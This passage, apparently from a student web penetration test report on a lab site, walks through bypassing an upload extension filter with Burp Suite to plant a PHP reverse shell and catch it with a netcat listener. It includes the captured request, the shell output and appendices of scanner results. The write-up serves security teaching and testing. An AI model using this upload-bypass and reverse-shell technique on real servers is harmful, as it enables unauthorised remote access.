Error box has been displayed, warning the user that the file extension is wrong. In the next section “Test Upload of Malicious Files”, you will find how it was possible to evade the file extension filtering (Figure 110).




Figure 110 File filtering found on the website

2.9.2 Testing Upload of Malicious Files

This section covers a successful attempt of uploading a php-reverse-shell.php file to the server. The following steps allowed to establish a remote connection:

1. Edit the php-reverse-shell.php, insert the IP address of the attacker's PC and port address (Figure 111).

```
6 $ip = '192.168.1.111'; // CHANGE THIS
7 $port = 443; // CHANGE THIS
```

Figure 111 php-reverse-shell.php configuration

2. Rename the file, adding ".jpg" to the file name. This allows to evade the file extension filtering method used by the website (Figure 112).




Figure 112 changing the file name to evade file filtering

3. Turn on the Burpsuite and the proxy to capture the request.
4. Click the 'Save' button (Figure 113).




Figure 113 File upload form

5. Go to Burpsuite proxy section and open the POST request that was captured (Figure 114).

```
POST /changepicture.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----118655164438516023251946914565
Content-Length: 3708
Origin: http://192.168.1.20
Connection: close
Referer: http://192.168.1.20/member-profile.php
Cookie: PHPSESSID=fq4oldq7djer8be3k76epu3la3; SecretCookie=6147466a61327868596b426f59574e72624746694c6
Upgrade-Insecure-Requests: 1
-----118655164438516023251946914565
Content-Disposition: form-data; name="uploadedfile"; filename="php-reverse-shell.php.jpg"
Content-Type: image/jpeg
```

Figure 114 capturing the post request while uploading the file

6. Edit the filename to “.php” (Figure 115).

```
filename="php-reverse-shell.php"
```

Figure 115 Changing the filename from jpg to php

7. Forward the request in the Burpsuite and the picture should upload (Figure 116).




Figure 116 File has been uploaded

8. Open the terminal and run the Netcat listener on port 443 (Figure 117).

```
└─# nc -lvnp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
█
```

Figure 117 opening netcat listener

9. In the web browser, go to the location where the php-reverse-shell.php is stored. This should execute the file (Figure 118).

<http://192.168.1.20/pictures/php-reverse-shell.php> Image

Figure 118 File path to the php-reverse-shell.php

10. Remote shell should appear in the terminal that was used to run the Netcat (Figure 119).

```
Linux osboxes 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
09:35:14 up 1:44, 0 users, load average: 0.02, 0.01, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$ █
```

Figure 119 Remote shell

3 DISCUSSION

3.1 OVERALL DISCUSSION

Here, you want to discuss your results/outcomes.

- What does it all mean? Discuss anything of interest. How does this relate to other work in this area (if relevant)?
- Relate the findings back to your aims - how well have you met your aim?

3.2 COUNTERMEASURES

- You may wish to discuss countermeasures if this is appropriate, or describe any future work that could be undertaken based on your project (you do not have to include 4.4 in this case).

3.3 FUTURE WORK

- What would you do if given more time and resources?

4 REFERENCES

.sitelock.com. (2017). *What is a Website Vulnerability and How Can it be Exploited?* [online] Available at: <https://www.sitelock.com/blog/what-is-a-website-vulnerability/>.

Armstrong, M. (2021). *How Many Websites Are There?* [online] statista.com. Available at: <https://www.statista.com/chart/19058/number-of-websites-online/>.

balaji (2010). *Cookie Attributes and their Importance*. [online] www.paladion.net. Available at: <https://www.paladion.net/blogs/cookie-attributes-and-their-importance> [Accessed 4 Dec. 2021].

by Invicti, A. (2019). *Web Application Vulnerability Report 2020*. [online] p.25. Available at: https://www.acunetix.com/wp-content/uploads/2020/10/Acunetix_2020_Web_Application_Vulnerability_Report.pdf.

Clay, B. (2015). *Robots Exclusion Protocol Guide*. [online] Available at: <https://www.bruceclay.com/wp-content/uploads/2019/04/robots-exclusion-guide.pdf> [Accessed 2 Dec. 2021].

codeconquest (n.d.). *Guide to Code Commenting*. [online] Code Conquest. Available at: <https://www.codeconquest.com/advanced-programming-concepts/code-commenting/#:~:text=Code%20commenting%20is%20the%20practice>.

developer.mozilla.org (n.d.). *Strict-Transport-Security*. [online] developer.mozilla.org. Available at: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security>.

Domina, M. (2020a). *Enumerate web services and applications*. [online] HackerDay. Available at: <https://www.hackerday.it/enumerate-web-services-and-applications/> [Accessed 2 Dec. 2021].

Domina, M. (2020b). *Fingerprint Web Server*. [online] HackerDay. Available at: <https://www.hackerday.it/fingerprint-web-server-en/> [Accessed 2 Dec. 2021].

economictimes.indiatimes (n.d.). *Definition of "Authentication."* [online] The Economic Times. Available at: <https://economictimes.indiatimes.com/definition/authentication>.

Invicti (n.d.). *Introduction to Acunetix*. [online] Acunetix. Available at: <https://www.acunetix.com/support/docs/introduction/#:~:text=Acunetix%20is%20an%20automated%20web>.

Jansen, D. and Warren, K. (2020). *What Is Research Methodology? Simple Definition (With Examples)*. [online] Grad Coach. Available at: <https://gradcoach.com/what-is-research-methodology/>.

Liu, Y., Squires, M., Taylor, C., Walls, R. and Shue, C. (n.d.). *Account Lockouts: Characterizing and Preventing Account Denial-of-Service Attacks*. [online] Available at: <https://web.cs.wpi.edu/~cshue/research/securecomm.19.lockouts.pdf>.

ncsc.gov.uk (2015). *Understanding vulnerabilities*. [online] www.ncsc.gov.uk. Available at: <https://www.ncsc.gov.uk/information/understanding-vulnerabilities#:~:text=A%20vulnerability%20is%20a%20weakness> [Accessed 18 Nov. 2021].

Obbayi, L. (2019). *Ethical hacking: Passive information gathering with Maltego*. [online] Infosec Resources. Available at: <https://resources.infosecinstitute.com/topic/ethical-hacking-passive-information-gathering-with-maltego/#:~:text=What%20is%20information%20gathering%3F> [Accessed 2 Dec. 2021].

OWASP Foundation (n.d.). *About the OWASP Foundation*. [online] Available at: <https://owasp.org/about/>.

OWASP Foundation (2020). *Branding Guidelines*. Available at: <https://owasp.org/www-policy/operational/branding>.

ptsecurity.com (2020). *Most common vulnerabilities*. [Online image] Available at: <https://www.ptsecurity.com/ww-en/analytics/web-vulnerabilities-2020/>.

Reichert, C. (2017). *7 HTTP methods every web developer should know and how to test them*. [online] Assertible. Available at: <https://assertible.com/blog/7-http-methods-every-web-developer-should-know-and-how-to-test-them>.

Sham, S. (2021). *Security Questions: Best Practices, Examples, and Ideas*. [online] www.okta.com. Available at: <https://www.okta.com/uk/blog/2021/03/security-questions/> [Accessed 4 Dec. 2021].

Specops (2019). *What is a password dictionary attack?* [online] Specops Software. Available at: <https://specopssoft.com/blog/what-is-password-dictionary-attack/#:~:text=A%20password%20dictionary%20attack%20is>.

5 APPENDICES

APPENDIX A

```
2 Gobuster v3.1.0
3 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
4
5 [+] Url: http://192.168.1.20
6 [+] Method: GET
7 [+] Threads: 10
8 [+] Wordlist: common.txt
9 [+] Negative Status codes: 404
10 [+] User Agent: gobuster/3.1.0
11 [+] Timeout: 10s
12
13 2021/11/23 11:29:04 Starting gobuster in directory enumeration mode
14
15
16 /.hta (Status: 403) [Size: 1024]
17 /.htaccess (Status: 403) [Size: 1024]
18 /.htpasswd (Status: 403) [Size: 1024]
19 /-mail (Status: 301) [Size: 234] [→ http://192.168.1.20/~mail/]
20 /admin (Status: 301) [Size: 234] [→ http://192.168.1.20/admin/]
21 /cgi-bin/ (Status: 403) [Size: 1038]
22 /css (Status: 301) [Size: 232] [→ http://192.168.1.20/css/]
23 /docs (Status: 301) [Size: 233] [→ http://192.168.1.20/docs/]
24 /images (Status: 301) [Size: 235] [→ http://192.168.1.20/images/]
25 /index.php (Status: 200) [Size: 5978]
26 /install (Status: 301) [Size: 236] [→ http://192.168.1.20/install/]
27 /js (Status: 301) [Size: 231] [→ http://192.168.1.20/js/]
28 /phpmyadmin (Status: 403) [Size: 1193]
29 /pictures (Status: 301) [Size: 237] [→ http://192.168.1.20/pictures/]
30 /phpinfo.php (Status: 200) [Size: 98232]
31 /robots.txt (Status: 200) [Size: 36]
32 /stylesheets (Status: 301) [Size: 240] [→ http://192.168.1.20/stylesheets/]
33 /swf (Status: 301) [Size: 232] [→ http://192.168.1.20/swf/]
34 /validation (Status: 301) [Size: 239] [→ http://192.168.1.20/validation/]
35 /videos (Status: 301) [Size: 235] [→ http://192.168.1.20/videos/]
36
```

APPENDIX B

```
(root@kali) ~/Desktop
# whatweb http://192.168.1.20 -v
WhatWeb report for http://192.168.1.20
Status      : 200 OK
Title       : Food Plaza:Home
IP          : 192.168.1.20
Country     : RESERVED, ZZ

Summary     : Apache[2.4.29][mod_perl/2.0.8-dev], OpenSSL[1.0.2n], PHP[5.6.34], Perl[5.16.3], PasswordField[cpassword,password], X-Powered-By[PHP/5.6.34], Script[JavaScript], HTTPServer[Unix][Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3]

Detected Plugins:
[ Apache ]
  The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows NT. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.

  Version      : 2.4.29 (from HTTP Server Header)
  Module       : mod_perl/2.0.8-dev
  Google Dorks : (3)
  Website      : http://httpd.apache.org/

[ HTTPServer ]
  HTTP server header string. This plugin also attempts to identify the operating system from the server header.

  OS           : Unix
  String       : Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3 (from server string)

[ OpenSSL ]
  The OpenSSL Project is a collaborative effort to develop a robust, commercial-grade, full-featured, and Open Source toolkit implementing the Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS v1) protocols as well as a full-strength general purpose cryptography library.

  Version      : 1.0.2n
  Website      : http://www.openssl.org/

[ PHP ]
  PHP is a widely-used general-purpose scripting language that is especially suited for Web development and can be
```

Figure 120 whatweb output part A

```

[ PHP ]
PHP is a widely-used general-purpose scripting language
that is especially suited for Web development and can be
embedded into HTML. This plugin identifies PHP errors,
modules and versions and extracts the local file path and
username if present.

Version      : 5.6.34
Version      : 5.6.34
Google Dorks: (2)
Website      : http://www.php.net/

[ PasswordField ]
find password fields

String       : password (from field name)
String       : password (from field name)
String       : cpassword (from field name)

[ Perl ]
Perl is a highly capable, feature-rich programming language
with over 22 years of development.

Version      : 5.16.3
Website      : http://www.perl.org/

[ Script ]
This plugin detects instances of script HTML elements and
returns the script language/type.

String       : JavaScript

[ X-Powered-By ]
X-Powered-By HTTP header

String       : PHP/5.6.34 (from x-powered-by string)

HTTP Headers:
HTTP/1.1 200 OK
Date: Thu, 25 Nov 2021 19:58:16 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.34
Content-Length: 5978
Connection: close
Content-Type: text/html; charset=UTF-8

```

Figure 121 whatweb output part B

APPENDIX C

```
1 - Nikto v2.1.6
2
3 + Target IP:      192.168.1.20
4 + Target Hostname: 192.168.1.20
5 + Target Port:    80
6 + Start Time:     2021-11-11 18:48:42 (GMT-5)
7
8 + Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
9 + Retrieved x-powered-by header: PHP/5.6.34
10 + The anti-clickjacking X-Frame-Options header is not present.
11 + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
12 + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
    fashion to the MIME type
13 + Entry '/schema.sql' in robots.txt returned a non-forbidden or redirect HTTP code (200)
14 + Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/~
    sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
    HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
    HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
    HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
    HTTP_NOT_FOUND.html.var
15 + Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
16 + PHP/5.6.34 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each
    branch.
17 + OpenSSL/1.0.2n appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
18 + Perl/v5.16.3 appears to be outdated (current is at least v5.20.0)
19 + Web Server returns a valid response with junk HTTP methods, this may cause false positives.
20 + OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
21 + /phpinfo.php: Output from the phpinfo() function was found.
22 + Cookie PHPSESSID created without the httponly flag
23 + OSVDB-3268: /css/: Directory indexing found.
24 + OSVDB-3092: /css/: This might be interesting ...
25 + OSVDB-3268: /install/: Directory indexing found.
26 + OSVDB-3092: /install/: This might be interesting ...
27 + OSVDB-3268: /stylesheets/: Directory indexing found.
28 + OSVDB-3092: /stylesheets/: This might be interesting ...
29 + OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system
    information.
30 + OSVDB-3268: /icons/: Directory indexing found.
31 + OSVDB-3268: /images/: Directory indexing found.
32 + OSVDB-3268: /docs/: Directory indexing found.
33 + OSVDB-3233: /icons/README: Apache default file found.
34 + 8725 requests: 0 error(s) and 25 item(s) reported on remote host
35 + End Time:      2021-11-11 18:49:39 (GMT-5) (57 seconds)
36
37 + 1 host(s) tested
38
```

Figure 122 Nikto scan output

Index of /js































Name	Last modified	Size	Description
 Parent Directory		-	
 DT_bootstrap.js	2013-02-20 02:09	4.3K	
 application.js	2013-06-20 15:41	3.9K	
 bootstrap-affix.js	2013-06-20 15:41	3.4K	
 bootstrap-alert.js	2013-06-20 15:41	2.5K	
 bootstrap-button.js	2013-06-20 15:41	2.8K	
 bootstrap-carousel.js	2013-06-20 15:41	5.9K	
 bootstrap-collapse.js	2013-06-20 15:41	4.6K	
 bootstrap-dropdown.js	2013-06-20 15:41	4.3K	
 bootstrap-modal.js	2013-06-20 15:41	6.5K	
 bootstrap-popover.js	2013-06-20 15:41	3.0K	
 bootstrap-scrollspy.js	2013-06-20 15:41	4.5K	
 bootstrap-tab.js	2013-06-20 15:41	3.4K	
 bootstrap-tooltip.js	2013-06-20 15:41	9.7K	
 bootstrap-transition.js	2013-06-20 15:41	1.7K	
 bootstrap-typeahead.js	2013-06-20 15:41	8.1K	
 bootstrap.js	2013-06-20 15:41	61K	
 bootstrap.min.js	2013-06-20 15:41	28K	
 datepicker.js	2011-10-11 10:39	73K	
 google-code-prettify/	2021-09-26 20:02	-	
 holder/	2021-09-26 20:02	-	
 html5shiv.js	2013-06-20 15:41	2.3K	
 jquery-1.7.2.min.js	2012-06-14 15:41	93K	
 jquery-1.10.2.min.js	2013-07-11 09:10	91K	
 jquery.dataTables.js	2013-02-20 00:36	369K	
 jquery.easing.1.3.js	2011-07-23 12:16	7.9K	
 jquery.hoverIntent.min.js	2011-07-23 12:16	1.4K	
 jquery.hoverdir.js	2012-04-09 18:31	4.4K	
 jquery.js	2013-06-20 15:41	90K	
 jquery.mobile-1.0rc2.js	2011-11-10 13:53	47K	

Figure 123 js directory discovered on the server

APPENDIX E

Index of /images




































<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 base-bg.gif	2016-06-13 11:12	587	
 head-img.jpg	2017-01-15 12:33	51K	
 head-img2.jpg	2016-06-13 11:12	78K	
 icon_menu.gif	2016-06-13 11:12	668	
 img001.png	2016-06-02 19:26	135K	
 img002.png	2016-07-21 07:30	135K	
 img003.png	2016-06-02 19:26	131K	
 img004.png	2016-06-02 19:26	122K	
 img005.png	2016-06-02 19:26	131K	
 img006.png	2016-06-02 19:26	121K	
 img007.png	2016-06-02 19:26	138K	
 img008.png	2016-06-02 19:26	152K	
 img009.png	2016-06-02 19:26	124K	
 img010.png	2016-06-02 19:26	136K	
 img011.png	2016-06-02 19:26	140K	
 img012.png	2016-06-02 19:26	144K	
 img013.png	2016-06-02 19:26	127K	
 img014.png	2016-06-02 19:26	128K	
 img015.png	2016-06-02 19:26	140K	
 img016.png	2016-06-02 19:26	143K	
 img017.png	2016-06-02 19:26	132K	
 img018.png	2016-06-02 19:26	123K	
 img019.png	2016-06-02 19:26	160K	
 img020.png	2016-06-02 19:26	129K	
 img021.png	2016-06-02 19:26	138K	
 img022.png	2016-06-02 19:26	125K	
 img023.png	2016-06-02 19:26	114K	
 img024.png	2016-06-02 19:26	124K	
 img025.png	2016-06-02 19:26	141K	
 logo.gif	2016-06-13 11:12	3.0K	
 logo2.gif	2016-06-13 11:12	6.1K	
 pizza-inn-map4-momba...>	2016-06-13 11:12	36K	
 pizza/	2021-09-26 20:02	-	
 special.jpg	2016-06-02 19:26	6.4K	

Figure 124 images directory discovered on the server

APPENDIX F

Index of /docs







Name	Last modified	Size	Description
 Parent Directory		-	
 changelog.txt	2016-06-13 11:12	1.1K	
 install.txt	2016-06-13 11:12	1.1K	
 readmefirst.txt	2016-06-13 11:12	1.8K	
 support.txt	2016-06-13 11:12	813	
 ~\$C 409 TERM PROJECT.>	2016-06-13 11:12	162	

Figure 125 docs directory discovered on the server

APPENDIX G

Index of /css

Name	Last modified	Size	Description
 Parent Directory		-	
 DT_bootstrap.css	2013-02-20 01:02	3.6K	
 bootstrap-responsive.>	2013-06-20 15:41	22K	
 bootstrap.css	2013-07-21 21:11	122K	
 datepicker.css	2012-01-25 15:56	7.4K	
 demo.css	2013-04-24 21:22	3.5K	
 diapo.css	2013-07-11 18:29	3.0K	
 docs.css	2013-08-26 18:29	27K	
 font-awesome.css	2021-09-26 19:50	27K	
 normalize.css	2013-04-24 21:24	8.5K	
 style.css	2013-07-14 19:49	1.3K	

Figure 126 css directory discovered on the server